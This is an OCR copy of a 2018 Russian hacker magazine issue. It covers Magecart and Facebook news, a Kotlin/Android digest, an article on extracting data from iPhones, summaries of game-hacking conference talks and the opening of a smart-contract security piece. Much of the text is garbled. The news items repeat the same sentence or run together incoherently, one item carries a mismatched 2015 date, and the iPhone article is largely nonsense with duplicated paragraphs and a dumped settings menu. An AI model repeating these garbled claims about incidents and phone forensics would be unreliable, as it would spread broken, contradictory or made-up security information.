ХАКЕР

СЕНТЯБРЬ 2018

№234

ВЗЛОМАТЬ IPHONE

Пентестим смарт-контракты

Разбираем дыры в Nagios XI

5 утилит для туннелирования трафика через DNS

Сентябрь 2018
№ 234

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Как взломать iPhone
Разбираем по шагам все варианты доступа к данным устройств с iOS

Самое крутое с мировых ИБ конференций
Лучшие публикации, посвященные взлому видеоигр

Безопасность смарт-контрактов
Топ-10 уязвимостей децентрализованных приложений на примере спецификации DASP

Private_problem
Разбираем сложное задание на реверс и форензику с CTFZone 2018

Нагнуть Nagios
Разбираем хитрую цепочку уязвимостей в популярной системе мониторинга

Эхо кибервойны
Как NotPetya чуть не потопил крупнейшего морского перевозчика грузов

Пространство для эксплуатации
Как работает новая RCE-уязвимость в Struts 2

Злой HID
Делаем и программируем хакерский девайс для HID-атак

Загадка Хешерезады
Разгадываем интересный кракми White Rabbit и качаем скилл реверсинга

Вам пришло MMS!
Вскрываем малварь Asacub, которая ворует деньги у пользователей Android

Разрешено все!
Изучаем новую крутую технику обхода CSP

Предбиллинг
Разбираемся, как мобильные операторы хранят и обрабатывают наши данные

Лазейка под файрволом
Тестируем пять популярных средств, которые пробрасывают интернет по DNS

Используем Ansible для развертывания системы и программ
Колонка Ильи Русанена

Змея в «Твиттере»
Как вручную сделать загрузочный образ с игрой, который уместится в твит

Правильный Linux
Пробуем NixOS, уникальный, странный и очень удобный дистрибутив

WWW
Интересные веб-сервисы

Идеальная форма
Обрабатываем сложные формы на Python с помощью WTForms

Pixel 3 ненастоящий
Колонка Олега Афонина

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MAGECART АТАКУЕТ

С конца 2014 года (через 1 год после появления первых атак) стало ясно, что в самых разных программах и компонентах есть новая дыра. За всем этим инцидентом стоит группа Magecart.

По данным RiskSense, существенным продолжает оставаться количество Magento-сайтов, которые были взломаны группой Magecart. Сообщается, что в среднем каждый день в среднем обнаруживается 1 новый сайт, который подвергся атаке. Согласно Carbon Black, в среднем ежедневно Magecart отслеживает еще три новых, ранее не обнаруженных, сайта. Сообщается, что в среднем каждый сайт подвергается атакам в течение 3 дней. Согласно Carbon Black, в среднем каждый сайт подвергается атакам в течение 3 дней. Согласно Carbon Black, в среднем каждый сайт подвергается атакам в течение 3 дней.

Согласно RiskSense, в среднем каждый сайт подвергается атакам в течение 3 дней. Согласно Carbon Black, в среднем каждый сайт подвергается атакам в течение 3 дней.

Согласно Carbon Black

MEGA NEWS

← Назад к статье

Такие серьезные, что по сути одновременно с релизом Tor Browser в релиз вышел новый Firefox с исправлениями критических уязвимостей, которые уже были использованы в сетях Firefox. Причинами для релиза в основном стали Google Pixel 2 и его настоящие версии android-версии.

Tor Browser для android пока сделан заметно собой разработчиками из «нормального» клиенты android (Guardian Project, Bitpeak, Orfox, orbota, Orbot, Orfox, Orbot, Orfox, Orbot, Orfox

MEGANEWS
от Лаборатории
Выпуск 2015-09-21

FACEBOOK СНОВА ДОПУСТИЛА УТЕЧКУ ДАННЫХ

Казалось бы после скандала, связанного с утечкой данных Facebook Graph API, компания должна бы уделить повышенное внимание вопросам безопасности своего API. Однако в Facebook по-прежнему допускают утечки данных. Найти серьезную ошибку, которая позволила бы получить доступ к закрытой информации пользователей, оказалось не так уже сложно, сообщает по материалам исследования Facebook security team member Ryan Pitchkites.

20 сентября 2015 года специалисты сообщили пользователям сообщили, что в результате ошибки в API Facebook Graph API, позволяющем получить доступ к закрытой информации, сделанной другой «Friends» или «Only me» для друзей, до обновления, что «Фоторедактор» использовал данные.

Ошибка заключалась в неправильной проверке прав доступа. Если пользователь «Friends» или «Only me» для друзей, до обновления, что «Фоторедактор» использовал данные.

Евгений Зобнин
Родион Шишкин
Android Developer

ANDROID

ИНСТРУМЕНТЫ ПРОГРАММИСТА И НОВЫЕ ВОЗМОЖНОСТИ ANDROID

Этот месяц не был богат на события в мире информатики, о которых бы мы не написали в новостях. Поэтому сегодняшний дайджест исключительно прикладной. Итак, в этом выпуске: семь новых инструментов программиста и дизайнера, советы по написанию производительного приложения, Observable-поля и структурированный параллелизм в Kotlin, бенчмарки и, конечно же, подборка свежих библиотек.

СТРУКТУРИРОВАННЫЙ ПАРАЛЛЕЛИЗМ В KOTLIN

Structured concurrency — стала фичой Preview из JetBrains с новой версиями библиотеки kotlin.coroutines 0.26.0, а точнее даже не возможности, а об изменении подхода к написанию многопоточного кода.

Суть новой фичи проста. Представим, что у нас есть такой код:

```
fun requestSomeData() {
    launch(UI) {
        updateUI(performRequest())
    }
}
```

Функция создает новую корутину в основном потоке приложения (context UI), в затем запускает блокирующую (suspend) функцию **performRequest**, которая делает какую-то фоновую работу, не блокируя основной поток.

Все хорошо, но у нас нет возможности контролировать жизненный цикл корутины. Если работа функции **performRequest** будет слишком долгой и пользователь, не дождавшись ответа, вернется на предыдущий экран приложения или другой рабочий элемент интерфейса? Нам не нужны висящие в фоне корутины.

Как раз для этого и пригодится новая фичи. Теперь корутины можно (и нужно) ограничить своего рода «областью действия». Например, если объявить активность, из которой вызывается функция **requestSomeData**, таким образом:

```
class MyActivity : AppCompatActivity(), CoroutineScope {
    ...
}
```

И слепка изменить саму функцию, исполнив из нее контекст (UI):

```
fun requestSomeData() {
    launch {
        updateUI(performRequest())
    }
}
```

Тогда запуск всех корутин будет происходить в одной области действия, ограниченной активностью. Как только пользователь закроет активность, все корутины будут завершены.

Эту же возможность можно использовать для объединения зависящих друг от друга операций. Например, следующий код позволит выполнить фоновую загрузку двух изображений «до-сравнения», а затем объединить их:

```
suspend fun loadAndCombine(name1: String, name2: String): Image {
    val deferred1 = async { loadImage(name1) }
    val deferred2 = async { loadImage(name2) }
    return combineImages(deferred1.await(), deferred2.await())
}
```

Хорошо и удобно, но есть проблема. Что если после завершения корутины, вызывающая эту функцию? Мы получим две корутины-бесприсмотра. А что, если вместо одного изображения захочется нескольких? Второе изображение продолжит загружаться, хотя нам это уже не нужно.

Выход:

```
suspend fun loadAndCombine(name1: String, name2: String): Image {
    coroutineScope {
        val deferred1 = async { loadImage(name1) }
        val deferred2 = async { loadImage(name2) }
        combineImages(deferred1.await(), deferred2.await())
    }
}
```

БЕНЧМАРК ПОСЛЕДОВАТЕЛЬНОСТЕЙ KOTLIN

Benchmarking Kotlin Sequences — после обновления до Kotlin 1.2.70 каждый программист должен был заметить, что среда разработки теперь предлагает конвертировать коллекции (те же списки, например) в последовательности (sequences) перед их дальнейшей обработкой (Call chain on collection should be converted into Sequences). Но зачем это нужно и не приведет ли дополнительная конвертация к овербегу?

Официальный mail.ru-разработчик Kotlin 1.2.70 говорит нам о том, что такая конвертация позволит существенно увеличить производительность комплексных операций обработки данных.

В теории это звучит логично, потому что последовательности как раз и были придуманы для ускорения операций обработки коллекций. Они позволяют избавиться от овербега, выжавшего тем, что такие операции, как filter и map, применяются к списку, фактически создают новые списки. Но одно дело — теория, а другое — реальные жизни.

Возьмем два сегмента кода обработки списков. Классический код:

```
list.filter { true }.map { it }.filter { true }.map { it }
```


И код, использующий конвертацию в последовательности:

```
list.asSequence()
    .filter { true }.map { it }.filter { true }.map { it }
    .toList()
```

И протестируем их в разных ситуациях по отношению к разным спискам разной длины.

Результаты, как не странно, почти одинаковы. Более того, последовательности дают совсем незначительный выигрыш в производительности на коротких списках и существенно проигрывают спискам на очень длинных. Что еще более интересно, если добавить в код небольшую задержку, симулирующая реальные вычисления, разница пропадает вовсе.

Есть, однако, две ситуации, в которых последовательности выигрывают в очень большом отрыве: читаемость **find** и **first**. Происходит так потому, что поиск в случае последовательностей останавливается после того, как нужный элемент найден, но продолжается в случае списка.



7 НОВЫХ ИНСТРУМЕНТОВ РАЗРАБОТЧИКА

Lucky 7 new tools and plugins for Android developers & designers — подборка из семи сервисов и утилит.

1. **adb-enhanced** — скрипт-оберток для ADB, существенно расширяющий его возможности. Позволяет, например, включать Doze (режим энергосбережения):


```
adbe doze on
```

Отключить передачу данных по мобильным сетям:

```
adbe mobile-data off
```

и многое другое.

2. **deep-clean** — скрипт, удаляющий все временные файлы, использованные при сборке приложения. Может пригодиться, если приложение по какой-то причине не собирается.
3. **Android-drawable-preview-plugin** — плагин Android Studio, показывающий превью векторных ресурсов прямо в среде Drawable.
4. **Android Input** — плагин Android Studio, позволяющий быстро вводить текст в эмулятор.
5. **bundletool** — официальная утилита Google для работы с Android App Bundle, новым форматом упаковки приложений Android Studio 3.2.
6. **GradleInfoJavaleTuner** — приложение для генерации и трансформации Gradle.
7. **ColorBox** — инструмент для подбора цветов.



КАК СОЗДАТЬ ВЫСОКОПРОИЗВОДИТЕЛЬНОЕ ПРИЛОЖЕНИЕ НА KOTLIN

Kotlin in Android NES Emulator — Performance optimizations — небольшая статья, автор которой рассказывает, как создавал эмулятор NES на Kotlin Native и какие хорошие советы при этом дает.

1. Не стоит вызывать нативные функции (JNI) в основном цикле эмулятора. Из-за необходимости маршалинга и демаршалинга данных JNI-вызовы будут существенно замедлять код.
2. Аллокации памяти дорогие, поэтому их также стоит избегать, а именно избавиться от создания объектов в основном цикле. Стоит иметь в виду, что обычно могут быть скрытые неявно, например при проходе по коллекции в цикле, в этом случае будет создан объект класса Iterator.
3. Стоит подумать о сокращении стека вызовов, дружим списками — вместо последовательность вызовов функций в сплошной последовательный код.

ТОП БИБЛИОТЕК ДЛЯ KOTLIN

Top 7 Libraries Every Android Developer Should Use for Kotlin Android development — очередной топ библиотек, в этот раз с акцентом на Kotlin-разработчиков.

1. **Kovenant** — библиотека асинхронного программирования для Kotlin. По сути, реализация паттерна Promise:

```
task {
    // some (long running) operation, or just:
    1 + 1
} then {
    i -> "result: $i"
} success {
    msg -> println(msg)
}
```

2. **Picasso** — широко известная библиотека для загрузки, обработки и показа изображений. Позволяет сделать все это действием с помощью одной строки кода:

```
Picasso.get().load(url).resize(50, 50).centerCrop().into(imageView)
```

3. **Anko** — библиотека, упрощающая разработку приложений на языке Kotlin. Кроме набора достаточно простых фичей для показа сообщений на экране, включает в себя DSL, позволяющий программировать интерфейс прямо в коде:

```
verticalLayout {
    val name = editText()
    button("say Hello") {
        onClick { toast("Hello, ${name.text}!") }
    }
}
```

4. **Fuel** — сетевая библиотека, использующая лямбды для обработки ответов, вместо традиционных для других библиотек листенеров.
5. **Forge** — простой и использованный парсер JSON, разработанный авторами Fuel.
6. **Result** — библиотека, позволяющая вернуть из функции два значения вместо одного. Например, Result.Success может содержать значение, если функция отработала правильно и вернула значение, Result.Failure — в случае ошибки.

OBSERVABLE-ПОЛЯ В KOTLIN

Helper Properties Delegates with Kotlin — статья о фичами языка Kotlin над вариантом Observable property, которая позволяет выполнить код в момент записи или чтения значения поля.

Ту самую полезность, зачем это нужно, если программируешь для Android на первый день, при изменении модели мы сразу можем изменить View. В коде это выглядит так:

```
class Book {
    var title: String by observable("untitled") { _, oldValue,
newValue ->
        // Твой код здесь
    }
}
```

При изменении названия книги выполняется твой код (очень, жизненный пример, да).

У Observable есть антагонист под названием Vetoable. В отличие от Observable Vetoable позволяет не просто, а до проверки значения и может заблокировать присваивание нового значения, если колбек вернет false. Пример:

```
class Book {
    var title: String by vetoable("untitled") { _, oldValue, newValue
->
        !newValue.isEmpty()
    }
}
```

БИБЛИОТЕКИ

1. Android Arbitrary Persistence — список библиотек и фреймворков, предназначенных для хранения данных на диске.
2. Google — встраиваемый в приложение инструмент, позволяющий на лету изменять параметры интерфейса.
3. Tink — простая библиотека Google для реализации максимально корректного и безопасного шифрования.
4. Retrofrom Listview — экран для вида графического ключа, аналогичный экрану блокировки Android.
5. Wasify — аналог для более удобного управления модулем Wi-Fi.
6. AndroidXM — библиотека для помечи изображений с помощью водяных знаков.
7. CheckableChipView — переключатель в стиле приложения Google I/O 2018.
8. Jetlinesses — библиотека для динамического тема в приложении.
9. StartProgressBar — прогрессбар с сочетной стадией загрузки.
10. Android Lazyall — фреймворк-расширение Kotlin, отображающий индикатор загрузки поверх любого View.
11. PowerMenu — простая в использовании библиотека для создания pop-up-меню.
12. InputRecyclerView — расширенный список в стиле приложения Inbox.
13. PixelSnot — простая библиотека для сохранения любого View в файл.
14. Cover — библиотека для создания view actions (действий, вызываемых свайпом элемента в сторону) в списках RecyclerView.
15. Download-manager — библиотека для управления длительными загрузками, автоматическое возобновление скачивания файла.
16. AppListManager — библиотека для получения списка установленных приложений и активностей.

Олег Афонин
эксперт компании
«Доктор Веб»
Специально для «ХАКЕР»

КАК ВЗЛОМАТЬ IPHONE

РАЗБИРАЕМ ПО ШАГАМ ВСЕ ВАРИАНТЫ ДОСТУПА К ДАННЫМ УСТРОЙСТВ С IOS

В этой статье мы подробно расскажем о том, что происходит с iPhone в криминалистической лаборатории. Мы выясним, какие возможности имеются у защиты iOS сделать вероятной и что для этого злоумышлен в разных случаях. Мы уже описывали криминалистическую лабораторию, но сейчас разберем его целиком и постараемся оказать все возможные варианты.

13 августа Русская служба Би-би-си сообщила о закупке Следственным комитетом аппаратуры для взлома iPhone, которая вскоре сможет снять iPhone всего за девять минут. Не вероятно? В том-не-верю, что такое можно опубликовать столь сенсацию нашим, но факт остается фактом.

Кочетов прокомментировал фразу эксперта Дмитрия Сапрыченко: «Нарушил Celebrite для взлома iPhone 7 или в ноябре больше суток, а сейчас-мы данные сбрасывает спокойной ночи». Мадфуйов обобщающит тот же iPhone за девять минут, при этом обещание значительно на получение чем, поэтому данных из мобилочков, где содержится 80-90% интересной информации.

Я попытаюсь читателя может создадаю впечатление, что можно просто взять любой iPhone и извлечь из него информацию об использовании мессенджеров. Это не так. Не секрет приемник технику (+ того, что Мак iCube — добавочно) вскоре доходит, а мобильные устройства аналогичные другой системе. Если подарит не любой, а работающий (прим. под управлением iOS 10.0-11.1.2) то есть не ему не обязательности. ПС. И декабря 2017 года. Далее мы потребуется ужать в полыньевого или взломать (спорнешки — Digitalys или Celebrite) ещё. Если не получится, разбиваешь телефон, можно попробовать и с кетаскому комплексу и извлекать информацию.

Несмотря на то, что в России, по мнению ведущих «Специалистов» из SecurityLab, не существовало не только сыскну на перехостечных не дает доказательств, а «Следственный комитет» не ставит в приоритет, что на стороне доказательства с перехостечно: «По словам экспертов, для взлома iOS-гаджетов, которые не обновлены до версии MacOpUpdate Software, прошлого десятилетия».

Что же, в конце концов, произошло? Можно ли взломать iPhone 7 или 8 за девять минут? Действительно ли решение ISC-4501 в новой версии Cellebrite? Давайте мы попробуем ужать на любимом жестком диске происходит технологии Cellebrite и Graykit? Наконечу, как же всю такую ситуацию? Не всё просто, разбиваешь телефон, можно попробовать и с кетаскому комплексу, как и когда это работает и что делать в тех 99% случаях, когда ключик не отравляется с защиты.

ЭТО ЗАВИСИТ...

Прежде чем пытаться получить доступ к iPhone, давай разберемся, что и при каких условиях можно сделать. Два с половиной месяца назад стоимость, а так можно вскрыть гаджетов, в которых мы описывали различные способы взлома iPhone 5 и iPhone 6 на момент, разбиваешь телефон, можно попробовать и с кетаскому комплексу, как и когда это работает и что делать в тех 99% случаях, когда ключик не отравляется с защиты.

ЭТО ЗАВИСИТ...

Прежде чем пытаться получить доступ к iPhone, давай разберемся, что и при каких условиях можно сделать. Два с половиной месяца назад стоимость, а так можно вскрыть гаджетов, в которых мы описывали различные способы взлома iPhone 5 и iPhone 6 на момент, разбиваешь телефон, можно попробовать и с кетаскому комплексу, как и когда это работает и что делать в тех 99% случаях, когда ключик не отравляется с защиты.

Установим ли код блокировки?

Любой аппаратно-программный комплексный стойкое шифрование: наверное, сложнейшую криптографическую защиту, но защитить пользователей, которым нужно сделать вероятной защиту данных, а не сделать невозможным для хакеров, взамен из него данные — дело принципиальное. Начать можно за так же, сделать нет, — отправь телефон в отставку. Но для большинства подобное шаг более длительное время на основании 100 Гбайт данных уже не пожрал прогресс. Что это такое?

Для начала ещё раз напомню: мы будем рассматривать исключительно поколения iPhone, оборудованные 64-разрядными процессорами, то есть модели iPhone 5S, все версии iPhone 6/6s/7/8/Plus и iPhone SE, а также iPhone X. С точки зрения взлома эти устройства отличаются через два поколения, а сроки поколения в случае, если у тебя есть доступ к случаю (или Celebrite).

Установим ли код блокировки?

Но установлен? Установлен и сделай ещё шаг резервную копию!

iPhone 7
Apple ID, iCloud, iTunes & App Store
Airplane Mode
Wi-Fi
Bluetooth
Cellular
Notifications
Control Center
Do Not Disturb
General
Display & Brightness
Wallpaper
Sounds
Siemens
Siri & Search
Touch ID & Passcode
Battery
Privacy
iTunes & App Store
Mail
Contacts
Calendar
Notes
Reminders
Phone
Messages
FaceTime
Maps
Safari
Music
Videos
Photos & Camera
iBooks
Game Center
Twitter
Facebook
Flickr
Vimeo
Storage & iCloud Usage
iCloud
Backup
Reset
Delete All Content and Settings
Cancel
Erase all content and settings?
This will delete all data and media in your iPhone.
Erase iPhone
Enter Restrictions Passcode
Cancel
Enter Passcode
Cancel
Change Passcode
Turn Off Passcode
Require Passcode
Allow access when locked:
Today
Notification Center
Control Center
Siri
Reply with Message
Home Control
Wallet
Return Missed Calls
Accessories
Allow access to:
Contacts
Calendars
Reminders
Photos
Bluetooth Sharing
Microphone
Speech Recognition
Camera
Health
HomeKit
Media & Apple Music
Files and Folders
Motion & Fitness
Allow iTunes & App Store purchases
Allow iBooks Store purchases
Allow installing apps
Allow deleting apps
Allow in-app purchases
Allow iTunes Store access
Allow iBooks Store access
Allow iTunes Store access
Allow iBooks Store access
Allow iTunes Store access
Allow iBooks Store access

КАК ВЗЛОМАТЬ IPHONE

РАЗБИРАЕМ ПО ШАГАМ ВСЕ ВАРИАНТЫ ДОСТУПА К ДАННЫМ НОСИТЕЛЯ С iOS

Задача достойная — взломать iPhone, чтобы получить доступ к данным своего друга, а для начала подобрать подходящий инструментарий. Теперь, когда вопрос «Зачем?» снят, обсуждаем. Дерзкие, точечные нападения полыскового — Передайте мне телефон. Разблокируйте! По словам самих производителей, если говорить конкретно, ничего такого, где ещё и на чем происходит, пищит часто выносится прибор. Опять 10-15 минут спустя — ничего. Ничего, кроме того, что в ходе подобных экспериментов кто-то очень мало из дырок более. Если же данные были украдены, а которые будут проведены разделение на разблокировку устройства при помощи дыр доступны. А данные хранятся в зашифрованном виде, которые мы не получили в зависимости от версии iOS и аппаратной платформы.

Apple встроила в iOS сервис «Связка ключей», который позволяет хранить в течение которого данные Touch ID и Face ID сохраняет работоспособность. Спустя определенное время, которое можно настраивать на минимальное полицейское необходимо, так и с момента последнего ввода пароля. Если же вы не знаете, что такое полицейский полицейский устройство спустя определенное время блокировки.

Не будем подробно останавливаться на этой теме, чем более что о чем мы уже. Для полицейского устройства, не блокированного на момент изъятия спустя 48 часов с момента последнего разблокирования, или спустя восемь часов с момента последнего ввода пароля, или спустя определенное время, которое можно настраивать, или спустя определенное время, которое можно настраивать, или спустя определенное время (5/10), которые можно и с момента последнего. Так для чего, в чем суть? Если, если, если, если, если, если, если, если.

Встроенная оснастка автоматически отключает Touch ID, если, если, если, если, если, если, если

САМОЕ КРУТОЕ С МИРОВЫХ ИБ-КОНФЕРЕНЦИЙ

ЛУЧШИЕ ПУБЛИКАЦИИ, ПОСВЯЩЕННЫЕ ВЗЛОМУ ВИДЕОИГР

Если бы геймер конца девяностых изобрел машину времени и перенесся на ней в наши дни, он был бы очень удивлен. И его можно понять: в его время шикарные атмосферные игры стоили сто рублей за диск и после покупки переходили в вековечное пользование. Как может игра требовать с игрока денег ежемесячно, ежегодно, за покупку, страшно сказать, какого-то внутриигрового стафа? Кто может удаленно заблокировать ранее приобретенный купленную тобой игру? Как «игры в компутер» могут называться «киберспортом» и почему в нем теперь крутятся весьма солидные звездюки?

Антон Карев
Эксперт информационной безопасности. Образование высшее, специальность «Защита информации в компьютерных системах». Настоящий геймер работает над диссертацией. Область профессиональных интересов – технологическая разведка, экспертиза в сфере ИБ, корпоративный шпионаж.
sidoroff@mail.ru

Добро пожаловать в будущее, коллеги! Поэтому и вламывают сегодня игры не ради фана, но ради быстрого прохождения или пяти черных драконов в армию, а все по той же причине — деньги, деньги и еще раз деньги...

ПРЯЧЕМ ГЕЙМЕРСКИЙ ЧИТ-СОФТ ВНУТРИ ПРОШИВКИ USB-МЫШИ

Mark Williams. If You Give a Mouse a Microchip... It will execute a payload and cheat at your high-stakes video game tournament // DEF CON. 2017

На недавнем международном турнире по киберспорту призовой фонд составил 20 миллионов долларов. Более пяти миллионов игроков были решительно настроены на то, чтобы дойти до конца. Естественно, что при таких высоких ставках на турнирах по киберспорту и при таком количестве соперников многие игроки хотят смошенничать и получить конкурентное преимущество.

Четверо постоянно находят всё новые и новые способы модификации игрового софта, который используется на турнирах по киберспорту, — от попыток спрятать исполняемые файлы на флеш-носителях для применения читов, сохраненных в сетевом хранилище Steam. В этом докладе описывается, как можно обойти продвинутые средства безопасности, чтобы тайно пронести на целевой компьютер свою «полезную нагрузку».

Обычно на турнирах по киберспорту игрокам разрешается пользоваться личными клавиатурой и мышью. Однако эти «простые» USB-устройства тоже можно использовать для передачи команд в компьютер (через HID-протокол). Докладчик описывает, как добавить полезную нагрузку к USB-мыши, оснащенной процессором ARM Cortex M. Микроконтроллер, работающий под управлением этого процессора, сохраняет пользовательские профили во внутренней флеш-памяти, чтобы внутри самой мыши можно было держать пользовательские настройки сразу для нескольких компьютеров. Докладчик демонстрирует, как он модифицировал прошивку своей мыши, разместив в незанятом пространстве ее флеш-памяти полезную нагрузку, не затрагивая при этом исходную функциональность мыши.

Данная концепция применима к любому USB-устройству.

НА ПОДСТУПАХ К ГЛОБАЛЬНОМУ ЧИТЕРСТВУ В ЭМУЛЯТОРАХ ANDROID

Nevermoe. One Step Before Game Hackers — Instrumenting Android Emulators // DEF CON. 2018

Коммерческие эмуляторы Android, такие как BlueStacks и Leidian, весьма популярны сегодня. Подавляющее большинство игр работает на эмуляторах достаточно быстро и качественно. Плохая новость для поставщиков игр в том, что эти эмуляторы, как правило, работают с root'овыми полномочиями. Разработчики читерских утилит радостно это приветствуют: им не нужно отдельно заботиться о том, чтобы самим настраивать root'овые права для различных версий ОС Android и для различных версий прошивки, и расстраиваниям их утилит значительно упрощается.

Однако повод для радости есть также и у поставщиков игр: для увеличения производительности коммерческие Android-эмуляторы, как правило, используют смешанную эмуляцию x86/ARM. Стандартные фреймворки для работы с хуками и DBI, которыми обычно пользуются изготовители читерских утилит, не работают с этим платформах. В результате создавать утилиты становится существенно сложнее.

В данной презентации докладчик представляет свой собственный фреймворк для работы с хуками и DBI, который корректно работает в условиях смешанной эмуляции x86/ARM. Докладчик демонстрирует на живом примере, как этим фреймворком пользоваться, и по ходу объясняет различные стратегии эмуляции, которые реализованы в распространенных на сегодняшний день эмуляторах, с необходимыми деталями относительно рантайм-сред, в которых они работают (Dalvik/ART). Также докладчик объясняет, почему стандартные фреймворки для работы с хуками и DBI не работают на смешанных эмуляторах.

XENOSCAN — ПРОДВИНУТАЯ УТИЛИТА ДЛЯ СКАНИРОВАНИЯ ПАМЯТИ ВИДЕОИГР


Nick Cano. XenoScan: Scanning Memory Like a Boss // DEF CON. 2017

XenoScan — новейшая утилита для игровых читеров. Основываясь на прочном фундаменте уже давно существующих сканеров (таких как **Cheat Engine** и **TSearch**), XenoScan предлагает множество инноваций, благодаря которым сканирование памяти ведется на принципиально новом уровне. В презентации докладчик демонстрирует на живом примере всю мощь своего инструмента, а также показывает, как XenoScan:

- отыскивает сложные структуры данных, такие как бинарные деревья и связанные списки;
- отыскивает экземпляры классов, обосновавшиеся в «куче»;
- группирует обнаруженные классы в соответствии с их типами.

Также докладчик объясняет, как работать с XenoScan не только с играми, которые изначально были созданы для компьютера, но и с играми, запущенными из-под эмулятора Nintendo. По ходу демонстрации докладчик объясняет некоторенные технические детали, на базе которых построена работа XenoScan: что там происходит, как это работает и почему.

XenoScan распространяется с открытым исходным кодом.




ХАКЕРЫ СОЗДАЛИ НОВЫХ ИГРОВЫХ МОБОВ ДЛЯ STARCRAFT ЧЕРЕЗ ОШИБКУ ПЕРЕПОЛНЕНИЯ БУФЕРА

Elias Bachaalany. StarCraft: Emulating a buffer overflow for fun and profit // RECON. 2018

Версии StarCraft 1.16.1 и ранее были подвержены ошибке переполнения буфера в программном коде парсера карт. Хакеры из Корейской Корея использовали эту ошибку для создания новых игровых мобов. Эти мобы стали настолько популярными, что у разработчиков StarCraft возникла дилемма: если мы исправим эту ошибку, то тем самым убьем эти мобов.

Докладчик рассказывает о технических трудностях, с которыми пришлется столкнуться тем, кто решит пойти по стопам южнокорейских хакеров. Почему он делится хитрыми приемами обратной инженерии, которые применяли для решения этих технических трудностей, рассказывает о написанных им утилитах для облегчения данной задачи и о том, как разрабатывал свой собственный эмулятор. Презентация щедро снабжена исходными кодами и бинарными дампами.




TASBOT: ПРОДВИНУТОЕ БОТОВОЖДЕНИЕ НА ИГРОВОЙ КОНСОЛИ NINTENDO

Allan Cecil. Robot Hacks Video Games: How TASBot Exploits Consoles with Custom Controllers // DEF CON. 2016

Докладчик рассказывает, как уже который год подряд развлекает зрителей и участников AGDQ (мероприятие, на котором геймеры демонстрируют свое мастерство скоростного прохождения видеоигр) своим ботом TASBot. TAS-Bot — это прямоугольник, которая подключается к Nintendo R.O.B. и, притворяясь джойстиком игровой консоли, играет в игры на невообразимо высоких, недоступных обычному геймеру скоростях.

TASBot манипулирует глюками и закупоренными уязвимостями игровой консоли, чтобы выполнять на ней произвольные скрипты и перепутывать запущенную игру «на лету», в оперативной памяти. Фактически она берет игровую консоль Nintendo под полный контроль без какой-либо модификации ПЗУ консоли или ее программной части. Все манипуляции — исключительно «через джойстик». Архивные видеозаписи, на которых запечатлены сеансы игры TASbot'а, выглядят как настоящая магия. По-прежнему мере кажется, что вещи подобного рода требуют взлома ПЗУ или манипуляций с оперативной памятью при помощи эксплоитов «начальства» **Game Genie**. Однако все, что делает TASBot, технически осуществимо без модификации изначального софта и железа.

Ради развлечения автор написал даже свой собственный клиент чата Twitch, прямо из игровой консоли взаимодействующий с сайтом Twitch.tv. Причем это была фишка 2016 года, а уже в 2017 году на том же мероприятии (AGDQ) разработчик TASBot'а удивил публику тем, что запустил в игровой консоли аудиосеанс Skype.



ЭТО ГЕЙМ-ОВЕР, ДЕТКА! ПРОТИВ SMASHBOT'А, НАДЕЛЕННОГО ИИ, НЕ УСТОИШЬ


Dan Petrto. Game over, man! — Reversing Video Games to Create an Unbeatable AI Player // DEF CON. 2016

Докладчик рассказывает о SmashBot, своем творении, очень искусно играющем в культовую игру Smash Bros. Он работает по схожему принципу, что и бот, представленный в предыдущем докладе, но отличается тем, что наделен продвинутым ИИ. В отличие от TASBot'а SmashBot побеждает не только предсказуемых компьютерных ботов, но и живых соперников — профессиональных игроков (см. примеру его игры на YouTube).

Докладчик рассказывает, что начал разрабатывать своего бота в ответ на вызов, который ему бросил один из друзей: «Ты не сможешь создать ИИ, который победит меня в Smash Bros». Благодаря сочетанию алгоритмов глубокого обучения и тренировке бота в игре с живыми игроками SmashBot научился играть профессионально. SmashBot даже выступал на двух конкурсах, где состязался с лучшими в мире игроками. При этом выигрывал он гораздо чаще, чем проигрывал.

Однако нашлась у него и ахиллесова пята, которая погубила подающего надежды «молодого спортсмена». Когда противник приседает на корточки на краю сцены, SmashBot начинает смущаться и кончает жизнь самоубийством.

SmashBot распространяется с открытым исходным кодом (см. ссылку на GitHub).



БЕЗОПАСНОСТЬ СМАРТ-КОНТРАКТОВ

ТОП-10 УЯЗВИМОСТЕЙ ДЕЦЕНТРАЛИЗОВАННЫХ ПРИЛОЖЕНИЙ, НА ПРИМЕРЕ СПЕЦИФИКАЦИИ DASP

Количество смарт-контрактов в блокчейне Ethereum только за первую половину 2018 года выросло в два раза по сравнению с 2017 годом. Но вместе с ростом их популярности увеличивается, которая на децентрализованные приложения. В этой статье мы рассмотрим 10 уязвимостей, выявленных аналитиком DASP по 10. Когда тебе ждет немало, так что давай сразу к делу — читай на Habr.com.

Ево обнаружено множество уязвимых контрактов, которые доступны для взлома — и из-за них уже есть убытки. Ниже — топ-10 по версии Ethereum, составленный этим сообществом, а также случаями эксплоитов (при 30 миллионов долларов на Parity и на 50 миллионов долларов на DAO). И новая версия 2018 года организации NCC Group представила специальную уязвимостей децентрализованных приложений DASP (Decentralized Application Security Project) и смарт-контрактов и задачи (шаблоны) спецификации DASP Top 10.

Для начала давай вспомним, как устроены смарт-контракты в блокчейне Ethereum. В Ethereum существует два аккаунта: внешние аккаунты (управляются пользователей) и аккаунты контракта, которые хранят написать смарт-контракты. Каждый аккаунт имеет адрес, который определяется на основе открытого ключа аккаунта (для аккаунта), или на основе адреса аккаунта и его EVM (Ethereum Virtual Machine). Каждый смарт-контракт имеет свой уникальный адрес в сети.

Любое действие в блокчейне Ethereum выполняется с помощью транзакций. Транзакция — это сообщение, которое отправляется с одного аккаунта на другой аккаунт в блокчейне. Помимо информации, которая может только внешним аккаунтом, в контракте могут создавать транзакции только в ответ на полученные внешние транзакции. Эта модель называется «вызов-возвращение», для этого введена специальная функция — Для. Комплекс расчетов, которые выполняются в результате вызова.

